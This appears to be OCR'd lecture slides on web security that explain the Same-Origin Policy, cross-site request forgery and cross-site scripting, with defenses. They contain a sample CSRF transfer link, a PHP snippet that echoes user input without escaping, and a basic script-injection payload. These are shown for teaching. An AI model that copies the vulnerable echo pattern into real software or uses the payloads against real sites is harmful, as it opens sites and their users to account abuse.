


Web Review | Same-Origin Policy (SOP)




Cross-site Request Forgery (CSRF)

- Suppose you log in to bank.com




Cross-site Request Forgery (CSRF)



Cross-site Request Forgery (CSRF)

Click me!!!
http://bank.com/transfer?to=badguy&amt=100



bank.com

GET /transfer?to=badguy&amt=100 HTTP/1.1
Host: bank.com
Cookie: login=fde874

HTTP/1.1 200 OK
....
Transfer complete: -$100.00


CSRF Defenses

- Need to “authenticate” each user action originates from our site
- One way: each “action” gets a token associated with it
  - On a new action (page), verify the token is present and correct
  - Attacker can’t find token for another user, and thus can’t make actions on the user’s behalf

CSRF Defenses

Pay $25 to Joe:
http://bank.com/transfer?to=joe&amt=25&token=8d64

<input type="hidden" name=”token"
value="8d64" />



HTTP/1.1 200 OK
Set-Cookie: token=8d64
….


GET /transfer?to=joe&amt=25&token=8d64 HTTP/1.1
Host: bank.com
Cookie: login=fde874

HTTP/1.1 200 OK
….
Transfer complete: -$25.00

Cross-Site Scripting (XSS)

```
<?php

echo “Hello, ” . $_GET[“user”] . “!”;
```



Cross-Site Scripting (XSS)

```
<?php

echo “Hello, ” . $_GET[“user”] . “!”;
```

Cross-Site Scripting (XSS)

```
<?php

echo “Hello, ” . $_GET[“user”] . “!”;
```

GET /?user=<script>alert(‘XSS’)</script> HTTP/1.1

HTTP/1.1 200 OK
…
Hello, <script>alert(‘XSS’)</script>!

Click me!!!
http://vuln.com/?user=<script>alert(‘XSS’)</script>

Web Review | Same-Origin Policy (SOP)

GET / HTTP/1.1
Host: facebook.com

(evil!)
facebook.com


HTTP/1.1 200 OK
…
<script>
$.get('http://gmail.com/msgs.json',
function (data) { alert(data); }
</script>

GET /msgs.json HTTP/1.1
Host: gmail.com


gmail.com

HTTP/1.1 200 OK
…
{ new_msgs: 3 }

Cross-Site Scripting (XSS) Attack



Cross-Site Scripting (XSS) Attack



XSS Defenses

- Make sure **data** gets shown as **data**, not executed as code!
- Escape special characters
  - Which ones? Depends what context your $data is presented
    - Inside an HTML document? $data
    - Inside a tag? <a href="http://site.com/$data">
    - Inside Javascript code? var x = "$data";
  - Make sure to escape every last instance!
- Frameworks can let you declare what's user-controlled data and automatically escape it